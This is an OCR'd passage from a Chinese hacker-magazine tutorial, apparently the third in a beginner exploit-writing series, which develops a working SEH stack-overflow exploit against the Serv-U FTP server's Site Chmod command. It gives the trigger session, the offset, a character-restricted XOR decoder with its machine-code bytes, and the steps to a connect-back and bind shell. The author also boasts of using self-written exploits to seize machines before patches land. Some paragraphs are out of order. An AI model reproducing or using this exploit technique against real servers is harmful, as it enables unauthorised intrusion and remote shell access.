
开始覆盖了某个地方B（这个地方我们不关心，反正按照寄存器来选一个内存中的地址填充就好了），然后跳转后到了地方A，执行到A后又是一个小跳转跳到C，

脚本小子：本期这篇文章是我们《菜鸟版EXP编写指南》系列的第三篇文章，从第一篇文章发表后在读者群中引起轰动效应，到无数喜欢研究系统漏洞的朋友来电、来函要求我们继续将这样的好文章刊登下去，并提出许多非常好的建议，已经是4个月的时间过去了。我脚本小子作为黑防的一个普通小编，没有WTF的“伟岸”，没有蝴蝶MM的“闭月羞花”，却依然能欣赏到如此细致的文章，的确是人生一大美事。更何况作者应读者朋友们的要求，特意准备了完整的源代码、关键步骤的操作录像等贴切的“好东东”给大家。我们除了感谢作者并仔细研究文章内容外，还有什么可做的呢？

菜鸟版Exploit编写指南之三：

Serv-U FTP漏洞 旧饭重炒

文/图 F.Zh



我也很诧异我这个菜鸟能把这个系列写到第三篇，但既然有人读，就只有继续献丑了。写稿的时候Windows平台及其第三方软件似乎没有报道有新的漏洞，只能用以前的一些重要漏洞作为例子。继续这样的话，不知道会不会有一天写到古老的IDQ/IDA啊，或许我应该换一下平台，写写*nix上面的东西？

Serv-U在国内的应用还是很广泛的，很多虚拟主机还有一些下载电影的网站都喜欢用这种FTP服务软件，所以从今年一月份开始公布的一系列Serv-U的漏洞真是杀伤力超大。说起来虽然从Site Chmod到MDTM到后来畸形路径都是简单的栈溢出，但对ShellCode的要求和对覆盖地址的要求还是比较高，外面有一些分析的文章，我们

C中放shellcode。

嗯，继续吧。我知道你还要重起一次，乘这个空当儿（wtf：#@$%##$^%）……我没有什么要说的，你还是喝杯水吧。

好，我们要给这个漏洞以最后一击。在*i*=2840开始的地方填上NOP/NOP/Jmp 4个字节的机器码9090EB04，在*i*=2848开始的地方填上shellcode。用上次的MShell函数生成合适的shellcode，全部加入到我们最后的成品5.cpp（见光盘中的5.cpp）中去，理论上应该成功了。

在本地监听1111口，不用打开ollydbg了，直接执行程序，看到了么，我们的nc已经给出我们一个shell！如图5所示。




图5

应该说到这里这个漏洞的本地利用算是已经写好，下面的事情就是包装包装程序，让用户可以在使用的时候根据实际情况给出connect back的ip和端口号。进一步的，这个漏洞还有其他很有意思的地方，比如，你用ollydbg附加在lsass.exe上面然后执行我们的5.cpp看看，之前还有一个错误，如图6所示，和上一次的那个栈溢出相同的，是覆盖了返回地址，我们需要用call esp或者类

访问违反：正在执行[78787878]-使用Shift+F7/F8/F9键跳过异常以继续执行程序

图6

似的指令在内存中的地址去覆盖来获得控制权。这个的精确定位和上面定位的方法一样，大家可以当作练习做来看看。

回顾一下我们这次菜鸟之旅的心得：

1．如果我们能够控制eip的内容，就能获得控制权。在这个时候我们要去看哪个寄存器指向我们发送的数据，然后根据寄存器选定一个内存中的地址（这个地址的内容应该是call XXX的指令码）来覆盖那个溢出点。具体是esp还是ebx对我们来说不是很重要，除开这两种方式，如果是其他的寄存器比如esi、edi等也可以举一反三。

2．执行到我们发送的数据上后，如果发现有不能更改的数据，那我们就想办法跳过去。

对这个漏洞，有些东西我想要解释一下，首先是我们这次是给那个很长的buf0一个一个的赋值，而不是一次性拷贝很多字符串过去，这是为了能够触发漏洞的缘故。win2k下面要求必须是unicode，但是在发生溢出的时候实际上已经把unicode转换了回来，我们就将这一过程视为透明的好了——只要我们能够控制eip的值，形式如何我们并不关心。还有就是这个漏洞可以有两次机会控制eip，头一次说过jmp esp之类的操作码在内存中的地址是对版本有依赖性的，这里的话多了一次机会，当然可以放上两个不同版本/语言对应的操作码的地址，这样通用性会得到提高。

总之，菜鸟也是有菜鸟的乐趣，在别人公布了漏洞没有公布利用程序之前，有很多人都不会注意去打补丁的，如果能够最快速度写出exploit来自己用，还是能获得很好的机器。我就是用自己写的本地溢出来提升权限获得了对某台机器的控制权，成功的那一瞬间，还是非常的有成就感的哦！

就用这些文章为例来看看，ShellCode怎么去构造。

关于溢出的触发方法和基本框架结构的搭建，这个系列的前面几个部分已经说了不少，这里先从最原始的FTP协议开始，简单说说怎样搭一个触发溢出的框架。

FTP协议标准具体可以参见Rc959/2228/2640/2773。Serv-U漏洞的前面两个都是扩展协议出的问题，从触发的流程可以看出连接到FTP服务端口->登录->畸形提交导致溢出。值得注意的是，很多FTP服务软件并不严格遵循Rfc定义，最好能够找到FTP服务器对应的手册，按照手册的描述针对性地写出程序。对于Serv-U，如果用NC来连接到FTP的服务端口，你会发现一个奇怪的问题，那就是不管你输入了什么东西，Serv-U的守护进程始终不给你返回的信息。最开始的时候我也被这个问题困扰了很久，后来抓包的时候才发现，原来NC把我们的回车作为一个单纯的"\n"发送了出去，而Serv-U要求的命令结束符是"\r\n"，这个结论很讨厌，其直接的后果是触发溢出漏洞的时候我们不能用方便的NC，而只能Telnet过去（顺带着说一句，Telnet是可以有回显的，连接上后按"ctrl+]"，再输入Set local_echo，然后再退回连接模式就可以看到，不过Telnet是接受一个字节发送一个字节，很多方便的快捷键，如上下左右，就没有办法使用，倘若经常使用到这些功能，不妨自己写一个类似NC的小工具）。

好，现在先来手工触发漏洞。按照FTP协议，连接以后应该有一个合法的身份可以登陆，然后我们通过一个畸形的命令让Serv-U挂掉，下面是一个流程。当然，前提是Serv-U是4.x版本的，而且已经Telnet过去，值得注意的是Site Chmod需要一个有写权限的账号：

```
220 Hello This is F.Zh's FTP Server
user test
331 User name okay, need password.
pass test
230 User logged in, proceed.
site chmod 777 namenamenamenamenamenamenamenamename
namenamnamenamenamenamenamenamnamenamnamenamenam
enamenamnamenamenamenamenamnamenamenamenamena
mnamenamenamenamenamnamenamenamenamenamnamen
amenamenamenamnamenamenamenamenamnamenamenamn
amenamenamenamenamnamenamenamenamenamnamename
namenamenamnamenamenamenamenamenamenamnamenam
enamenamenamnamenamenamenamenamnamenamenamen
namenamenamenamnamenamenamenamenamnamenamena
menamenamnamenamenamenamenamenamenamnamename
namenamenamnamenamenamenamnamenamenamenamena
menamnanamenamnamenamenamenamenam
```

前面有数字的都是服务器给我们的提示，这类数字在FTP协议中有详细的描述，可以查阅一下Rfc。我们提交的是"user/pass/site"开头的几行，存在漏洞的服务器在一个超长的Site Chmod过去后，由于守护进程挂掉了，连接也会断掉。如果连接没有断掉的话，你可能要检查一下，是不是用户没有写的权限，或者是Serv-U的版本不对。

小提示 把上面的动作自动化，写出程序来，也就搭好了最开始的架子：1.cpp（详细代码请查看光盘"源代码"栏目，按照文章名查找即可）。

那么开始运行这个最初的触发漏洞程序吧。之前当然要先打开我们的利器——Ollydbg，选择附加到"ServUDaemon"这个进程，当程序运行的时候，Ollydbg会在发生错误的地方停下来，如图1所示。




图1

小提示 这个我们已经看到很多次了，不是吗？接下来我们可以按Shift+F9直接看到出错的画面，不过这一次，我们来看看这期间Windows到底是怎样处理的。

看清楚了么？原来程序出错以后，Windows还给了它一个最后处理异常的机会，这就是一个所谓SEH结构化异常处理的机制。抛开个中细节不管，单看到最后的地方，这个处理机制从内存中读了一个数据，然后准备跳转过去（动画结束的时候，那个Call Ecx），是不是觉得这个地址很熟悉啊？0x73737373（ASCII码对应4个小写的S），刚好是我们提交的内容，再在内存中看看Ebx指向的地方，刚好也是我们提交的数据，我们可以控制跳转的方向，同时可以动态定位（ebx）我们的数据地址，非常符合一个典型的溢出情况。如果你看过这个系列的前面几篇，我想你已经知道下一步该怎么做了。




图2

在Ollydbg中按一下F9，果然执行到了0x73737373，如图2所示。

接下来就是两次触发异常来准确定位溢出点，然后覆盖跳转的地址为一个和"call ebx"等价的内存地址，然后添上我们的ShellCode。流程没有错，但是ShellCode这一步有点问题，想想看我们提交的这个很长的字符串其实是一个文件名（呵呵，请看看rfc），Windows下对文件名有很多规定，比如不能出现问号、星号、冒号等，如果包含在文件名中的ShellCode含有这些特殊字符，被Serv-U处理掉后，执行时就会出错。

从外面对漏洞的描述文章中可以知道，ShellCode中不能含有的字符包括上面提到的非文件字符，空格还有3个连续"0xFF"等。如果你平时注意收集ShellCode的话，说不定能找到满足要求的拿来直接用，但是很不幸，我用的这些ShellCode全军覆没，主要问题都出在前面的Decode部分上。为了能够写出这个利用程序，我们不得不去设法改写现有的ShellCode（另：这里的特殊字符非常有限，如果特殊字符更多一点，ShellCode的改法可以参考这另外一篇文章）。

这里插一句话，很多ShellCode都是分成两段的，真正有意义的在第二段，第一段不过是起着解码的功能。我们找ShellCode的时候，首先看看它的第二部分是不是满足关于上述的字符限制，如果不是，我们有可能还要去重新书写这一部分。这个工作量太大以至于我们无法接受，所以我们还是多找找，总能找到满足要求的。

这个漏洞对ShellCode的要求比较讨厌，因为连续的3个0xFF不能出现，也就是说，传统的用Call+pop来动态定位需要解码的真实ShellCode地址这条路是行不通的。Call的时候，由于是向低地址处做相对偏移的调用，所以一般都会出现连续的3个0xFF（负数），除非你的Decode部分长度超过了255个字节，而一般情况下这不可能。字符的限制迫使我们考虑其他的方法，前面几篇文章提到过在内存中搜索，要是直接搬过来用也可以，如果有兴趣，可以参看前面的做法，这里我们换一下思路，直接计算地址，然后进行解码。

前面说到过，溢出的时候Ebx刚好指向我们的ShellCode前面的八个字节，如下表所示：

NOPs	jmp 6 jmp 6	jmp ebx	Decode	real ShellCode
4 bytes		4 bytes	??	ebx +8 + ??

溢出发生并且成功跳转以后，Ebx指向的地方是第一个Jmp 6处，中间隔了两个Jmp 6，一个Jmp ebx的地址还有一个Decode部分才是真正起作用的ShellCode，也就是说中间隔了8个字节以及一个Decode部分的长度。这个数字目前无法确定，但是我们写出Decode部分后就可以确定了。在此之前，我们把这个数字随便设定为一个数值比如50吧，因为写Decode部分时需要用到，我们把Decode部分的长度确定下来了再回去改也可以。

下面开始写合乎编码要求的Decode部分了，基本上这是一个费时间的工作，要注意到有没有出现异常的字符就得不停地编译不停地去看去修改。既然是体力活，我也不废话了，给出一个模版。这个东西并不复杂，因为Decode部分本来要做的工作就很简单，无非是获得真正的ShellCode开始的地址，然后解码（通常是与0x99做一下异或），先看代码，后面还会有解释：

```
    add    ebx,32h
    xor    ecx,ecx
    mov    cx,155h
Decode:
    xor    byte ptr [ebx+ecx],99h
    loop   Decode
```

第一句当然是确定需要解码的ShellCode的内存地址；第二、三句话是确定解码的长度，长一点没有关系；第四、五句是简单的循环：依次把ShellCode解码，解码完以后，就自然地执行过去了。

在VC中嵌入汇编可以很轻松地看到编译后的机器码，搜集一下：

```
"\x83\xC3\x32\x33\xC9\x66\xB9\x83\x01\x80\x34
\x0B\x99\xE2\xFA"
```

这下子Decode部分的长度也知道了，一共是15个字节，所以可以计算溢出后执行到这里时，待解码的ShellCode起始内存地址为Ebx + 8 + 15 = ebx + 33 = ebx + 17h。考虑到循环条件是按照Ecx的值来决定的，最后一次循环的时候，Ecx的值为1（为0就跳出循环了），所以应该保证Ebx+1是要解码的最后，也就是待解码的第一字节。所以，解码部分的第一句。add ebx, 32h要改成add ebx, 16h，所以最后得到的Decode是：

```
"\x83\xC3\x16\x33\xC9\x66\xB9\x83\x01\x80\x34
\x0B\x99\xE2\xFA"
```

把这一段替换掉原来ShellCode的Decode部分，就可以放心地使用。

小提示 构造好我们的最终版的溢出程序，呵呵。中间的步骤虽然看起来都省略了，但想想其实事情并不多，就是确定一下溢出点，我算过了403，你也算算？

运行一下试试看，成功没有？什么，没有成功？失败了？

小提示 我们拿出Ollydbg看看，一步一步地跟着走，看看为什么，是因为Decode出了问题吗？

从调试的过程来看，Decode部分（就是call ecx ->jmp ebx ->jmp xxxxx后开始的地方）没有出错，解码也确实成功了，但是执行ShellCode中似乎出了点问题。

第一个直觉是ShellCode被改掉了，在哪里被改的呢，现在还不清楚究竟是ShellCode本身含有特殊字符，还是在溢出发生之前被改掉了。第一种情况的话，可以换一个ShellCode。第二种情况就要挨着挨着去对比，工作量比较大。按道理应该先做第一个，但具体有些什么字符不能包含我们并不是很清楚，如果贸然去换ShellCode的话，可能问题越来越多，所以还是先做第二种情况。有些时候，看似麻烦的路子可能反而容易走一些。

和上次的工作一样，运行到Decode部分，在内存里面选择显示Ebx处的内容，然后选定后面的一大段数据，导出到文件，如图3所示。




图 3

我们来仔细对比一下内存中的内容和在程序中ShellCode的内容是否一样。经过长时间仔细地比较，我们发现在Ebx+28的地方好像不一样。回去再看看图2，呵呵，我用红笔画出来的，发现了么？这个地方非常显眼，应该是“s”啊，却变成了“q”，被减小了2，同样的，对比文件中也发现是减小了2，如图4所示。




图 4

小提示 既然这样，我们把Ebx+28地方的值先加上2，到时候再减掉2，不就刚刚好吗？

执行一下程序，然后Telnet 127.0.0.1 53，Shell是不是已经出来了？很有成就感吧，呵呵。

对于Serv-U的MDTM时区漏洞，我记得在最开始的那一篇文章里面简要地提到过，这个漏洞的问题是如果时区超长反而就不会触发，所以必须控制好时区的长度。由于时区不能过长，所以一般来说都在这里只放上一个搜索真正ShellCode的搜索代码，而把起作用的ShellCode放到其他地方。这个Serarch Code和第一次的几乎一模一样，而且也没有什么特别需要注意的地方，有兴趣的朋友不妨动手做一做。

这个系列写到这里该总结一下。对于栈溢出来说，其实要写一个Exploit并不是特别的困难，我们只要知道其中的原理，然后用细心加耐心去调试就可以了。Exploit中真正重点的地方几乎都在ShellCode中，而ShellCode中最让人头痛的功能部分，已经有很多大虾们写好并且无私地贴了出来，我们除了学习，就是直接拿来使用。对于不同的漏洞，可能对ShellCode的要求不一样，这是唯一在调试每一个漏洞中能得到乐趣的地方，而其他，像对溢出点的定位，溢出程序的基本构造，都是很繁琐也很机械的行为，如果不能在这些当中获得一些乐趣的话，跳过这些部分也无妨。

对于上面的溢出，还值得指出的是，由于可写的目录不一定是根目录，因而有可能我们需要对路径进行切换。单独的路径切换，仅仅用一个CWD命令就可以完成，但是路径对溢出点的定位是有影响的，倘若要将程序做得完美，对于路径的考虑非常必要。另外，要做出通用的东西，还要考虑命令行的输入等，很多东西要让用户自己去指定，这些都是繁琐的工作，在外面发布的一些利用源代码做得很好，看看就行，在这个地方不再赘述了。

关于这里写出来的一些调试方法，有些看起来似乎非常地取巧，然而却是很有效果。写出来纯粹是为了让读者也能感受一下编写Exploit的乐趣，并不是主张读者用相同的方法去研究漏洞。我想不管什么漏洞，最好都能够看看反汇编的代码，这样，比我们在这里有些东西只能靠瞎猜（比如前面的某一个地方被减去了2）要好很多，而且一旦对这个非常感兴趣的话，如果不去看反汇编而仅仅是黑盒方式来测试的话，就算有所提高，这提高也是非常有限的。

最后还是模仿Leven在Xfocus上面发的一篇Windows溢出随笔，写上一些随笔作为这篇文章的结束吧!

1．一般来说，栈溢出比堆溢出更容易利用、也更加通用。

2．在考虑Exploit的通用性之前，最好能把软件在Windows的各个版本下（Windows 2003、XP、2003、不同的语言版本、不同的SP版本）调试一下。软件的兼容性也是一个问题，最好能够找到有漏洞的最高版本的软件来调试。

3．不要试图在不同版本的Windows里寻找不同跳转方式的相同地址，就是说不要在Windows 2003 SP4简体中文版里的某个进程里搜索所有的Jmp esp(ff，e4)的地址，在Windows XP SP1英文版里的某个进程里搜索所有的Push esp，ret(54，c3)的地址，然后妄图比较出一个相同的地址。除非是加载在0x00400000位置的进程。另外，在同一种系统的各个语言版本（如Windows2000 SP4)，在Msvcrt.dll中找到的地址可以通用；在同一种语言的各个系统版本（如简体中文Windows 2000，Windows XP,Windows 2003)，，在 0x7FFA0000中找到的地址可以通用。

4．如果用覆盖异常的方式接管指令（比如这篇文章中举到的例子），要注意到XP/2003和2000是不同的。如果要写通用程序，最好用Pop,pop,ret的方式，Windows XP/2003下面你常常会发现Ebx在溢出的时候变成了0。

脚本小子：这篇文章的目的是想拓宽缓冲区溢出编程思路，其实Hack技术、Crack技术以及Sniffer技术是密不可分的，都是围绕着真正的黑客精神——探索和共享不断发展和进步的。本文就从Exploit讲起，利用Hacker + Cracker + Sniffer几种不同的技术将溢出程序打造得更加完美，很具有通用性，适合喜欢"偷懒"的朋友学习溢出哦！

